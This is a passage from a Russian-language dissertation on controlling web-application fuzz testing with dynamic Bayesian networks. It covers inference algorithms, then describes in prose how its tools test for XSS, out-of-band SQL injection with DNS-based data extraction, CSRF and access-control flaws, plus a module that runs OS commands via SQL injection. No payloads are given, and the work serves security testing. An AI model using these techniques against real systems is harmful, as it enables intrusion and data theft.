$$P(e_l, e_f, h_f, N) = P(e_l, e_f, h_f)P(N|e_f, h_f), \quad (2.47)$$

Можно также удалить узел N, перемещая его от F к L, когда все дочерние узлы присутствуют в F. Для случая, когда N скрытый узел

$$P(e_{l+N}, e_{f-N}, h_{f-N}) = \sum_N P(e_l, e_f, h_f) \ , (2.48)$$

где $h_{f-N} \cup \{N\} = h_f$.

Для случая, когда N наблюдаемый узел

$$P(e_{l+N}, e_{f-N}, h_{f-N}) = P(e_l, e_f, h_f), \quad (2.49)$$

т.е. если N – наблюдаемый узел, то процесс маргинализации можно опустить.

При обратном проходе алгоритма, ставится задача вычисления $P(F) \stackrel{\text{def}}{=} P(e_r|h_f, e_f)$. Можно передвинуть границу из среза $t+1$ в t путем добавления и удаления или (и) добавления узлов в порядке противоположном прямому проходу алгоритма. В данной ситуации добавление записи означает перемещение от L к F, а удаление от F к R. Путем добавления узла N в F можно вычислить $P(e_r|e_f, h_f, N) = P(e_r|e_f, h_f)$, учитывая тот факт, что при прямом проходе алгоритма на данной итерации узел N уже был удален, а, следовательно, все дочерние узлы N присутствуют в F. Путем удаления N из F можно вычислить $P(e_{r+N}|e_{f-N}, h_{f-N})$. Для случая, когда N скрытый узел, имеем

$$P(e_{r+N}|e_{f-N}, h_{f-N}) = \sum_N P(N|e_f, h_{f-N})P(e_r|e_f, h_f) \ , (2.50)$$

$$P(e_{r+N}|e_{f-N}, h_{f-N}) = P(e_N|e_{f-N}, h_f)P(e_r|e_N, e_{f-N}, h_f). \quad (2.51)$$

Процесс сглаживания с применением frontier алгоритма потребует $O(TDK^{D+2})$ пространственной и временной сложности, поскольку F не может содержать более $D+2$ узлов и требуется $O(D)$ итераций для перехода из среза $t-1$ в срез t.

Интерфейсный алгоритм предполагает, что наличие узлов, ребра которых соединены с узлами следующего временного среза, является достаточным условием выполнения d-разделенности прошлого состояния от будущего. Данное множество получило название прямого множества. Для сети, представленной на рис. 2.7 интерфейс представляет собой множество

$$\{X_1^{injtp}, X_1^{encod}, X_1^{par_{pl}}, X_1^{tbl}, X_1^{ebl}, X_1^{bbl}, X_1^{oob}, X_1^{st}, X_1^{code}, X_1^{cmd}, X_1^{un}, X_1^{dbms\_finpt}\}$$

Данный алгоритм использует сильно связное дерево, в качестве промежуточного источника преобразований. В рамках исследования данный алгоритм будет использоваться для обучения модели перехода. Остановимся кратко на методике построения сильно связного дерева J_t для динамической байесовской сети. Введем переменные: G_t в качестве обозначения графа, созданного из срезов $t-1$ и t соответственно, H_t в качестве обозначения динамической байесовской сети 1,5 временного среза, представляющей собой граф, созданный путем устранения всех «не интерфейсных» узлов и их дуг из первого среза графа G_t ($H_t = I_{t-1} \cup V_t$ для $t = 1, H_1 = V_1$). Для построения J_t для каждого H_t мы должны ввести ограничение – интерфейсы I_{t-1} и I_t должны формировать графы кликов, необходимых для вычисления $P(I_{t-1})$ и $P(I_t)$. Результат достигается путем добавления ребер в граф, находящийся между узлами в I_{t-1}, для I_t методика аналогична. В завершении необходимо объединить все сильно связные деревья через их интерфейсы. В данном случае логический вывод можно реализовать для каждого сильно связного дерева по отдельности, а затем передать запросы между интерфейсными узлами, сначала в прямом, а затем и в обратном направлении.

В прямом направлении алгоритма получается априорное значение доверительного состояния $P(I_{t-1}|e_{1:t-1})$, которое проходит от C_{t-1} до D_t, C_{t-1} – клики в J_{t-1}, D_t – клики в J_t. Этапы алгоритма представлены в табл. 2.18.

Таблица 2.18

Этапы интерфейсного алгоритма

№	Название этапа алгоритма	Описание
1.	Прямое направление алгоритма	Построить сильно связное дерево J_t
		Из J_t получить потенциал C_{t-1} и маргинализировать его до I_t
		Перемножить CPD каждого узла во временном срезе t на соответствующий потенциал в J_t
		Используя e_t накапливать свидетельства в корень C_t
		Вернуть все клики и потенциалы разделителей J_t
2.	Обратное направление алгоритма	Входной параметр $f_{t\|t}$, содержащий клики и потенциалы разделителей всех узлов J_t и $b_{t+1\|T}$ – аналогично, но для J_{t+1} из $b_{t+1\|T}$ извлечь потенциал для D_t и маргинализировать его до I_t
		Обновить потенциал для C_t в J_t за счет поглощения потенциала D_{t+1} в J_{t+1} $$\varphi_{\mathrm{C}}^{*} = \varphi_{\mathrm{C}} \times \frac{\sum_{D \setminus C} \varphi_D}{\sum_{C \setminus D} \varphi_C}, (2.19)$$ где $\mathrm{C} = \mathrm{C}_t$ и $D = D_{t+1}$
		Получить свидетельства из корня C_t
		Вернуть потенциалы всех клик

Анализируя особенности интерфейсного алгоритма можно установить, что параметр временной и пространственное сложности лежит в интервале от $\Omega(K^{I+1})$ до $O(K^{I+D})$, где I – размер интерфейса, D – число скрытых узлов временного среза, K – максимальное число значений, которое может принимать дискретный узел.

Алгоритм Боена-Коллера (BK) относится к приближенным детерминированным алгоритмам и применяется в случаях, когда число интерфейсных кликов достаточно велико. Один из подходов, направленных на повышение эффективности логического вывода связан с аппроксимацией объединения интерфейсов, как результата маргинализации небольших термов. Реализация данной идеи стала базовой для данного алгоритма. В основе лежит механизм создания сильно связного дерева для 1,5 DBN – H_t. Однако это накладывает ограничение – все узлы интерфейса должны находиться в одном и том же клике. $P(I_t|y_{1:t})$ нельзя представить как потенциал единичного клика, вычисляется приближенное значение доверительного

состояния как результата маргинализации

$$P(I_t|y_{1:t}) \approx \prod_{c=1}^{C} P(I_t^c|y_{1:t}), (2.52)$$

где $P(I_t^c|y_{1:t})$ - распределение по узлам внутри кластера c, при этом множество кластеров разделяет узлы внутри интерфейса. Исходя из этого вместо объединения всех узлов в интерфейс, узлы объединяются в кластер. Точность данного алгоритма зависит от кластеров, которые используются для приближенного вычисления доверительно состояния. При этом для точного вероятностного вывода необходимо использовать одиночный кластер, содержащий все узлы интерфейса. Для «грубого» приближения необходимо D кластеров, каждый на переменную, такой подход получил название аппроксимации с полной факторизацией. Алгоритм ВК может быть реализован путем преобразования интерфейсного алгоритма. Прямой проход алгоритма включает в себя следующие этапы.

Таблица 2.19

Этапы алгоритма Боена-Коллера

№	Название этапы алгоритма	Сущность
1.	Прямое направление алгоритма	Инициализация всех клик и разделителей сильно связного дерева J_t
		Включение таблиц CDP и свидетельств для временного среза t
		Для каждого кластера c находятся наименьшие клики C_{t-1} и D_t в J_{t-1}. и J_t, которые включают c, далее осуществляется маргинализация $\varphi_{C_{t-1}}$ в I_{t-1}^c и перемножение на φ_{D_t}
		Накапливаются и распределяются свидетельства в (из) клик
2.	Обратное направление алгоритма	Строится J_t из $f_{t\|t}$
		Для каждого кластера c ищутся наименьшие клики D_{t+1} в J_{t+1}, C_t в J_t, содержащие кластер c, маргинализуется $\varphi_{D_{t+1}}$ в I_t^c и включаются в φ_{C_t}
		Накапливаются и распределяются свидетельства в (из) клик

Факторизованный граничный алгоритм (factored frontier) FF [81] использует граничное распределение в факторизованной форме. Вместо точно-

го обновления и проектирования, FF алгоритм вычисляет маргиналы интерактивно, когда добавляется узел на границу, то не перемножаются значения CPD данного узла на значения границы, а вычисляются «локальные» объединения над родительскими узлами, затем перемножаются CPD на «локальные объединения» и осуществляется процесс маргинализации выходных данных

$$P\left(X_t^i \middle| E\right) = P(X_t^i | Pa(X_t^i)) \prod_{u \in Pa(X_t^i)} P(u|E), (2.53)$$

где маргинальное распределение над множеством родительских узлов – $P(u|E)$ доступно из граничных значений, так как новый узел не добавляется на границу, до тех пор, пока его родители присутствуют на границе, E – свидетельство. Нужно отметить, что добавление узла на границу приведет к добавлению его маргиналов, которые вычисляются по вышеуказанной формуле 2.20, к общему множеству маргиналов, в то время как удаление узла приводит к удалению маргинала. Данный алгоритм является простейшим, однако его можно эффективно применять к моделям, для которых каждый шаг точного обновления может оказаться неразрешимой задачей. Временная сложность алгоритма $O(TDK^{F_{in}+1})$, где параметр D определяется количеством узлом сети отдельного временного среза.

Алгоритмы вероятностного приближенного логического вывода структурно можно разделить на автономные и онлайн. К первому типу относятся: выборка по значению, оценка веса с учетом правдоподобия и метод Монте-Карло с применением цепи Маркова [82, 83]. Для онлайн методов характерны следующие алгоритмы: алгоритм фильтрации частиц (PF), последовательный Монте-Карло. В рамках исследования используется алгоритм фильтрации частиц PF со специальными модификациями.

Для адаптации PF для решения задачи логического вывода в ДБС используется алгоритм взвешивания с учетом правдоподобия [110]. На нулевом срезе из распределения $P(X_0)$ формируется N выборок. Обозначим $N(X_t|E_{1:t})$ – количество выборок для состояния X_t после получения свидетельств $E_{1:t}$.

При переходе от временного среза t к временному срезу $t+1$ обновление множества выборок строится через модель перехода $P(X_{t+1}, X_t)$. Количество выборок для состояния X_{t+1}, получаемых с помощью модели перехода, определяется следующим образом $N(X_{t+1}|E_{1:t}) = \sum_{X_t} P(X_{t+1}|X_t)N(X_t, E_{1:t})$. Каждая выборка взвешивается с учетом правдоподобия по отношению к новым свидетельствам, ей присваивается вес $P(E_{t+1}|X_{t+1})$, суммарный вес выборок равен $w(X_{t+1}|E_{1:t+1}) = P(E_{t+1}|X_{t+1})\mathrm{P}(X_{t+1}|E_{1:t})$. Выборки, которые имеют малый вес, отбрасываются.

Применение подхода Боена-Колера в алгоритме фильтрации частиц позволяет вычислять приближенные значения доверительного состояния

$$P(X_t|y_{1:t}) \approx \prod_{c=1}^{C} \frac{1}{N_c} \sum_{i=1}^{N_c} \delta\left(X_{t,c}, x_{t,c}^i\right) , (2.54)$$

где C определяется числом кластеров, N_c – число выборок в каждом кластере. В работе для вычисления приближенной оценки доверительного состояния используется подход, базирующийся на теореме *Рао - Блэкуэлла*. Данная теорема показывает, как можно улучшить статистические параметры оценки для каждой выпуклой функции потерь

$$Var[\tau(X,R)] = Var[E(\tau(X,R)|R)] + E[Var(\tau(X,R)|R)] , (2.55)$$

где $\tau(X,R)$ – оценочная функция X и R, следовательно $\tau'(X,R) = E(\tau(X,R)|R)$ –наименьшее значение дисперсии оценочной функции.

Рассмотрим адаптацию теоремы *Рао - Блэкуэлла* к алгоритмам фильтрации частиц и динамическим байесовским сетям нашей предметной области. Алгоритм с использованием данного подхода сокращенно называется RBPF. Основная идея алгоритма направлена на уменьшения количества переменных, входящих в состав выборки. Для каждой выборки вычисляется распределение вероятностей

$$P\left(R_t\middle|r_{1:t-1}^{(i)}, y_{t-1}\right) = \sum_{x_{t-1}} P\left(R_t\middle|r_{t-1}^{(i)}, x_{t-1}\right) P\left(x_{t-1}, r_{1:t-1}^{(i)}, y_{1:t-1}\right) . (2.56)$$

В заключение данного параграфа остановимся на предложенных в рамках исследования новых алгоритмических решениях элементов классического фаззинга. Алгоритмы приведены на рис 2.16 и 2.17. Далее рассмотрим каждый алгоритм подробнее.

Алгоритм тестирования XSS. На 1, 2 этапах происходит инициализация массива XSS вектором. На этапах 3, 8 идет порождение тестовых данных и циклическое формирование тестовых заданий для параллельного тестирования. Этапы 4 и 5 характеризуются процессами параллельного тестирования XSS внутри фабрики веб-браузеров, за счет внедрения сгенерированных XSS, во входные данные приложения и отправку в целевое приложения. Этапы 6 и 7 характеризуются параллельной проверкой статуса выполнения XSS внутри веб-браузера (данная проверка происходит с помощью функций перехвата всплывающих окон внутри веб-браузера или записи в консоль, доступных их языка JavaScript). На этапах 9,10 происходит агрегирования успешно выполненных XSS для их последующего использования [121, 127].

Алгоритм тестирования Out Of Band (OOB) SQL инъекций. 1 и 2 этапы характеризуются инициализацией переменной V, отвечающих за накопления успешно выполненных тестовых инъекциях. На этапах 3, 9 происходит генерация и цикличное выполнение тестовых SQL инъекций использующих семантику OOB, за счет использования синтаксиса, позволяющего выполнять запросы, используя другие протоколы взаимодействия, непосредственно выполняемые СУДБ, а не целевым веб-приложением. На 4 этапе происходит генерация случайных разделителей D_1 и D_1, позволяющих извлекать данные приходящие посредством выполнения OOB запроса посредством регулярных выражений и обеспечивает разделение фрагментов данных, что особенно важно при тестировании OOB через dns- запросы, ввиду ограниченности длины доменного имени в 64 байта. 5 и 6 этапы характеризуются параллельным выполнением SQL-инъекции посредством ее внедрения во входные параметры веб-приложения, по средствам выполнения get, post, put запросов. На 7 и 8 этапах происходит извлечение данных

полученных в результате выполнения инъекции. На 10, 11 этапах происходит анализ и вывод успешно выполненных тестовых SQL инъекций для последующего анализа [101, 117].

Алгоритм тестирования CSRF. 1 и 2 этапы характеризуются определением разновидности межсайтовой подделки (статическая, динамическая) запросов за счет тестирования возможности доставки CSRF посредством межсайтового скриптинга, если XSS присутствует, то используется методика тестирования динамической, а в противном случае статической CSRF. На этапе 3 выполняется инициализация переменных используемых для хранения успешно выполненных CSRF. На этапах 4-7 происходит параллельное выполнение статических (динамических) CSRF, а также оценка достоверности выполнения CSRF. 8, 9 этапы характеризуются обобщения успешно выполненных тестовых выборок CSRF с целью последующего анализа [76, 123].

Алгоритм тестирования управления доступом. 1-3 этапы характеризуются инициализацией переменной, отвечающей за хранение ссылок на фрагменты веб-приложений, не имеющих должной политики разграничения доступом, а также инициализацию переменной, используемую для временного хранения всех ссылок доступных для каждой роли веб-приложения. На этапах 4, 5, 6 происходит цикличный анализ всех доступных ссылок для каждой категории ролей пользователей и заполнение переменной L. Этапы 7-10 характеризуются параллельным выполнением анализа качества системы управления доступом за счет сравнение доступности ресурсов веб-приложения с различными пользовательскими привилегиями (ролями) доступными для веб-приложения. Если возможен доступ к ресурсам более привилегированного пользователя под правами менее привилегированного, то такой ресурс должен быть подвержен анализу и установлению соответствующих полномочий. На 11 этапе происходит агрегирования всех ресурсов приложения с неправильной настройкой правил разграничения доступом и вывод соответствующей информации на анализ специалиста по тестированию [86, 106].




Рис. 2.16. Параллельные алгоритмы тестирования XSS и Ouf of Band (OOB) SQL инъекций




Рис. 2.17. Параллельные алгоритмы тестирования CSRF и управления доступом

Выводы второй главы

Во второй главе диссертационной работы проводится исследование вопросов применения динамических байесовских сетей для моделирования процесса управления тестированием веб-приложений методом фаззинга. По результатам исследования предложена, концептуальна модель применения аппарата динамических байесовских сетей в процедурах тестирования веб-приложений методом фаззинга, позволяющая агрегировать в единую вычислительную структуру функциональную модель процесса тестирования, логико-вероятностную структуру информации и методологическую базу обнаружения ошибок устойчивости функционирования. Концептуальная модель устанавливает соответствие между основными этапами процесса управления тестированием веб-приложений методом фаззинга и инструментальными средствами динамических байесовских сетей, которые можно использовать для формализованного решения задач соответствующего этапа. Построены модели динамических байесовских сетей для управления процессом тестирования методом фаззинга основных ошибок устойчивости функционирования веб-приложений по стандарту OWASP. На базе построенных динамических байесовских моделей сформирован комплекс алгоритмов, включающий алгоритмы реализации схемы управления, приближенные алгоритмы обучения, вероятностного вывода, фильтрации и предсказания. Алгоритмы вероятностного вывода, примененные к процедуре управления процессом тестирования, позволяют предсказывать вероятности различных состояний переменных запроса (тестируемых узлов) на основании: статистической информации, модели среза сети, модели перехода, модели восприятия, свидетельств, полученных на текущем и предшествующих срезах сети. Реализовано также несколько новых алгоритмических решений для классических элементов фаззинга тестирования SQL инъекций и межсайтового скриптинга: механизмы тестирования SQL инъекций, настраиваемые на специфику широкого спектра корпоративных и находящихся в открытом доступе СУБД; механизмы тестирования межсайтового скриптинга (XSS), основанные на

применении фабрики браузеров в качестве механизма детектирования присутствия ошибок, позволяющие отследить поведение и обработку XSS различными браузерными движками (Trident, Gecko,WebKit); механизмы тестирования ошибок межсайтовой имитации запросов (CFSR), включающие использование XSS в качестве транспорта ошибок данного типа; алгоритм анализа зависимостей (программных библиотек) веб-приложений, позволяющий выявлять ненадежные компоненты с помощью баз ошибок находящиеся в открытом доступе; механизмы тестирования ролевой политики, заключающиеся в реализации комплексного подхода к анализу и сравнению доступности ресурсов приложения с различными пользовательскими привилегиями.

ГЛАВА 3. ВЫЧИСЛИТЕЛЬНЫЙ ЭКСПЕРИМЕНТ ПО ТЕСТИРОВАНИЮ ОСНОВНЫХ КЛАССОВ ОШИБОК УСТОЙЧИВОСТИ ФУНКЦИОНИРОВАНИЯ ВЕБ-ПРИЛОЖЕНИЙ НА ОСНОВЕ БАЙЕСОВСКИХ МОДЕЛЕЙ УПРАВЛЕНИЯ ПРОЦЕССОМ ТЕСТИРОВАНИЯ

3.1. Описание разработанного программного обеспечения, структуры и параметров эксперимента

В данной главе описан комплексный вычислительный эксперимент по тестированию основных классов ошибок устойчивости функционирования веб-приложений, базирующийся на динамических байесовских моделях и сформированном на их основе алгоритмическом обеспечении, описанном в предыдущих главах работы. Проводимый эксперимент состоит из десяти элементов (дискретных байесовских моделей), каждая из которых описывает методику тестирования определенной группы ошибок устойчивости в соответствии со стандартом OWASP. Для практической апробации проведенного исследования построен макет системы тестирования, позволяющий проводить анализ надежности и устойчивости веб-приложений. Макет сети представлен в виде виртуального окружения VMware Workstation 11. Сеть состоит из следующих компонент:

веб-сервера – Apache и Tomcat, на которые устанавливаются наиболее популярные веб технологии: Java, Ruby, ASP.NET, PHP;

систем управления базами данных: IBM DB2, PostgreSQL, Oracle, SQLite, Firebird, SAP MaxDB, HyperSQL, Microsoft SQL Server, MySQL, Sybase, предназначенные для хранения и обработки данных циркулирующих внутри веб-приложения;

фабрики веб-браузеров: Firefox, Internet Explorer, Google Chrome;

рабочей станции тестировщика на базе операционной системы Linux (Debian) с установленным пакетом OpenJDK и разработанным в рамках исследования набором инструментов тестирования.

Для проведения вычислительного эксперимента разработано комплексное алгоритмическое и программное обеспечение, реализующее все этапы обработки информации и формирования выводов тестирования. Укрупненная структура проведения эксперимента приведена на рисунке 3.1. Разработанное программное обеспечение состоит из трех модулей. Модуль сетевого взаимодействия позволяет производить обработку запросов с использованием протоколов http, json,soap, dns и smtp. Использование протоколов dns и smtp обусловлено спецификой обработки SQL - инъекций. Модуль фаззинга обеспечивает порождение и анализ результатов для каждой их группы ошибок устойчивости веб-приложений согласно классификации OWASP в таблице 1.1. Модуль фаззинга представляет собой комплексное решения по проведению цикла анализа программных ошибок, предполагающее генерацию тестовых данных, учитывающих семантику языка программирования, особенности протокола взаимодействия, среды передачи данных, а также мониторинг результатов тестирования с помощь сенсоров, настроенный на свой уникальный тип программной ошибки и отвечающих за качество ее детектирование. В основе модуля используется метод черного ящика, генерирующий тестовые данные, исходя из группы ошибок по классификации OWASP. Модуль БС включает в себя два подмодуля. Подмодуль ДБС использует данные полученные из модуля фаззинга для построения ДБС, реализуя обучение параметров сети, получение начального распределения, вычисление модели перехода и восприятия. Подмодуль прогнозирования обеспечивает адаптацию механизмов вероятностного вывода для математических моделей ДБС и прогнозирования состояний наборов тестовых данных для нового временного среза.

Реализация основного модуля программного обеспечения выполнена на языке Java. Модуль тестирования инъекций кода выполнен на языках PHP и Visual Basic. Модуль выполнения команд операционной системы через SQL инъекцию из среды реляционных СУБД MySQL, PostgreSQL выполнен на языке ANSI C, Microsoft SQL Server – C#, Oracle – Java. Модуль тестирования XSS на языке JavaScript, Action Script(Flash) и C#(Silverlight). Разработанное

программное решение является кроссплатформенным, что в свою очередь обеспечивает его гибкость и адаптивность к выполнению на различных операционных системах.

